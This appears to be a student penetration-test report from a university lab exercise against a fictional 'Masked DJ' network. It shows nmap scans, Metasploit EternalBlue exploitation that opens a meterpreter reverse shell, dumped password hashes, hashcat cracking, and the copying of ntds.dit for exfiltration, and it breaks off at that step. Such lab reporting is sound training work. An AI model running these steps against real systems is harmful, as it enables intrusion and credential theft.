ENPM809Q – Unveil of Masked DJ

PENETRATION TEST REPORT

Strikers Inc.

December 13, 2021

Report By:
Sri Harshavardhan Reddy Baddigam (118320823)
Suprajha Kanna (118406473)
Milan Yadav (117041118)

Table of Contents

Contents

Executive Summary:

Background:

We were assigned to break into the Masked DJ's IT environment to discover photos of who The Masked DJ is. So, the photos won't be revealed until his unmasked party. The following is the information we received.


The Masked DJ has a small office team:

- A booking manager
- An IT manager
- A webmaster

The webmaster set up the initial IT environment and runs The Masked DJ's website. They also have grand plans for a new version of the site to be launched just after the "unmasked" party.

Overall Posture:

We gained access to some of the machines in Masked DJ's IT environment which in turn gave us access to Masked DJ's windows server, Admin's computer and a webserver. This was possible through the information that we gained by exploiting the booking manager's computer. The webserver contains the relevant information here the unmasked pictures of the Masked DJ. We obtain required information by following the rules of engagement.



General Findings:

- The Booking Manager's machine, which is a Windows 7 machine, is not patched and we were able to exploit it with the help of "Eternal blue" exploit.
- Active Directory backup and Registry information was in the open and gave information to move further with password hashes of privileged users.

- Login credentials for Ubuntu server running the Masked DJ website are found in a file and KeePass database
- In the AWS S3 bucket which we found in the server contains the pictures of the u Masked DJ.

Recommendations:

- It's always recommended to update the patches on all the applications and OS you are running. This ensures you wouldn't be vulnerable to old exploits.
- Never store login credentials as plain texts anywhere on the computer.
- The reason behind it is that employers don't give the required training for their employees.
- Files that are being stored on the plain site which may contain any sensitive information needs to be hashed or encrypted. This will act like one more wall for the attacker to climb.
- Isolation of systems which contain sensitive data from the rest of the systems so that when a vulnerable system gets compromised the attacker won't be able to access the data from the other systems.

Attack Narrative:

Introduction:

In this assessment, we are provided with minimum information about the four virtual machines residing in The Masked DJ's environment. The intent was to disintegrate into the system and discover the information staying inside the organization.

System Discovery:

Gathering information about the company/ business provides us the details of whom we are going to exploit knowing their vulnerabilities. For example, we can perform an analysis to know what the actual servers are running in a particular range in a business organization.

- Passive information gathering:
  - The Masked DJ has become a worldwide phenomenon.
  - The DJ has started replacing well known DJs like e Carl Cox, Fatboy Slim, Diplo, and Tiesto.
  - He's able to achieve all this by hiding behind a mask and has got the club goers to return and focus on music.
  - At start of 2022, an 'unmasked party' is to be conducted by Masked DJ where, they will play without the mask for the first time. Along with it there's going to be a silent auction going to charity.
- Active information gathering: Before directly accessing the target system, we performed an analysis of what we could get from initial scanning of the environment.

In this phase, we initialized a network scan on a range of IP addresses to collect information of live hosts in the network. In real time, all organizations own a large network with multiple subnets and networks. We can specify all ranges we want to scan. In this scan report, a list of associated IP addresses was found, which could be further used to exploit the system (Figure 1).

```
┌──(root💀kali)-[/home/kali]
└─# nmap -sn 192.168.163.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-14 08:10 EST
Nmap scan report for 192.168.163.1
Host is up (0.00061s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.163.2
Host is up (0.00049s latency).
MAC Address: 00:50:56:E4:4E:1C (VMware)
Nmap scan report for 192.168.163.129
Host is up (0.00044s latency).
MAC Address: 00:0C:29:81:F8:D0 (VMware)
Nmap scan report for 192.168.163.131
Host is up (0.00065s latency).
MAC Address: 00:0C:29:77:A7:7F (VMware)
Nmap scan report for 192.168.163.133
Host is up (0.0014s latency).
MAC Address: 00:0C:29:CC:34:28 (VMware)
Nmap scan report for 192.168.163.139
Host is up (0.00095s latency).
MAC Address: 00:0C:29:B6:E4:7C (VMware)
Nmap scan report for 192.168.163.254
Host is up (0.00064s latency).
MAC Address: 00:50:56:FB:CA:B1 (VMware)
Nmap scan report for 192.168.163.130
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 5.87 seconds
```

Fig 1: Network Scan on IP address range provides the hosts in The Masked DJ organization

Also, we can see that the Ubuntu machine already has an IP address that is visible to us (Figure 2).




Fig 2: Ubuntu machine IP address

In order to recognize other system information, we use the Nmap SMB enumeration script, and the others were found to be located within the network range of 192.168.163.x. The scan result reveals basic information like domain, OS details etc., Also the services running on each host along with its port number, version and state information (open or close state) are displayed. The details are as follows:

1. 192.168.163.129: Ubuntu 16.04 LTS
2. 192.168.163.131: Windows Server 2016 - Masked DJ (Figure 4)
3. 192.168.163.133: Windows 10 VM1 - IT Admin (Figure 3)
4. 192.168.139: Windows Server 2016 - Masked DJ (Figure 5)




Fig 3: Windows 10 Virtual Machine (IT Admin)

```
┌──(root💀kali)-[/home/kali]
└─# nmap --script smb-os-discovery.nse 192.168.163.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-13 23:22 EST
Nmap scan report for 192.168.163.131
Host is up (0.0039s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
MAC Address: 00:0C:29:77:A7:7F (VMware)

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter Evaluation 14393 (Windows Server 2016 Datacenter Evaluation 6.3)
|   Computer name: MASKEDDJ-DC
|   NetBIOS computer name: MASKEDDJ-DC\x00
|   Domain name: maskeddj.enpm809q
|   Forest name: maskeddj.enpm809q
|   FQDN: MASKEDDJ-DC.maskeddj.enpm809q
|_  System time: 2021-12-13T23:22:37-08:00

Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
```

Fig 4: Windows Server 2016 (Masked DJ)

```
┌──(root💀kali)-[/home/kali]
└─# nmap -p1-65535 -sV -O 192.168.163.139
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-14 08:15 EST
Stats: 0:01:23 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 08:18 (0:01:36 remaining)
Nmap scan report for 192.168.163.139
Host is up (0.0042s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: MASKEDDJ)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49170/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:B6:E4:7C (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o
:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: BOOKINGS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.89 seconds

┌──(root💀kali)-[/home/kali]
└─#
```

Activate Windows
Go to PC settings to activate Windows.

Fig 5: Windows 7 (Bookings PC)

With this scanning and enumeration technique, we were able to discover basic features of these network hosts.

Exploitation:

From the scan output, we found that the Windows 7 system had SMB (Server Message Block) ports open and were found to be vulnerable to the ‘Eternal Blue’ exploit. The Windows system was exploited using Metasploit (Figure 6).

```
┌──(root💀kali)-[/home/kali]
└─# nmap -p 139,445 --script smb-enum-users 192.168.163.139
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-14 08:22 EST
Nmap scan report for 192.168.163.139
Host is up (0.0042s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:B6:E4:7C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 25.57 seconds
```

Fig 6: Windows 7 system vulnerable to Eternal Blue having SMB ports open

In Metasploit, the required options like remote host IP address were set up in the exploit to get the reverse shell back to our system. Also, we executed an additional meterpreter payload (Figure 7 & 8).

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   2  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Window
s Code Execution
   3  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Window
s Command Execution
   4  auxiliary/scanner/smb/smb_ms17_010                              normal   No     MS17-010 SMB RCE Detection
   5  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > exploit/windows/smb/ms17_010_eternalblue
[-] Unknown command: exploit/windows/smb/ms17_010_eternalblue.
This is a module we can load. Do you want to use exploit/windows/smb/ms17_010_eternalblue? [y/N]   y
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Fig 7: Metasploit is used to check for eternalblue exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.130  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.163.139
RHOSTS ⇒ 192.168.163.139
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOSTS 192.168.163.143
LHOSTS ⇒ 192.168.163.143
```

Fig 8: Configuring exploit options to perform attack on the host system

After configuring the exploit with required information, such as remote host's IP address, payload to execute, the local machine IP address and port to which the reverse shell will connect back. The exploit was successful resulting in remote shell access (Figure 9).

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.163.130:4444
[*] 192.168.163.139:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.163.139:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.163.139:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.163.139:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.163.139:445 - The target is vulnerable.
[*] 192.168.163.139:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.163.139:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.163.139:445   - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.163.139:445 - Connecting to target for exploitation.
[+] 192.168.163.139:445 - Connection established for exploitation.
[+] 192.168.163.139:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.163.139:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.163.139:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.163.139:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.163.139:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.163.139:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.163.139:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.163.139:445 - Sending all but last fragment of exploit packet
[*] 192.168.163.139:445 - Starting non-paged pool grooming
[+] 192.168.163.139:445 - Sending SMBv2 buffers
[+] 192.168.163.139:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.163.139:445 - Sending final SMBv2 buffers.
[*] 192.168.163.139:445 - Sending last fragment of exploit packet!
[*] 192.168.163.139:445 - Receiving response from exploit packet
[+] 192.168.163.139:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.163.139:445 - Sending egg to corrupted connection.
[*] 192.168.163.139:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.163.139
[*] Meterpreter session 1 opened (192.168.163.130:4444 → 192.168.163.139:49259) at 2021-12-14 10:02:21 -0500
[+] 192.168.163.139:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.163.139:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.163.139:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Fig 9: Exploit execution

After successful exploitation, as the shell was running as NT Authority/System, hash dump can be performed due to higher privileges (Figure 10).

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Fig 10: Hashes found for Administrator, Bookings & Guest

The hashes obtained from the previous step were stored in a text file for offline cracking. Using a tool called hashcat, the stored hashes were cracked based on a dictionary that contains the most common passwords. Hashcat was able to crack the password of Bookings account as "Passw0rd" (Figure 11).




Fig 11: Bookings Account Password Using hashcat command

Using the cracked password, the Windows 7 machine was accessed and explored further to check if any information was contained. The remote shares on the domain controller were accessed from the windows 7 machine and two important folders were found: Active Directory and Registry. Also, a backup-plan was found stating the plan of the IT-Admin. (Figure 12 to 16)
In real time, since we won't have direct access to the target machine, the same files can be retrieved using command line applications like smbclient or smbmap.




Fig 12: User Directory and New Password Policy Documents inside MASKEDDJ-DC




Fig 13: New Password Policy




Fig 14: Registry Keys

In the Active Directory folder, 2 files were present:




Fig 15: Contents of Active Directory




Fig 16: Backup File

The two important files ntds.dit and SYSTEM were transferred to the Windows 7 machine to exfiltrate to our kali machine for further attacks (Figure 17).

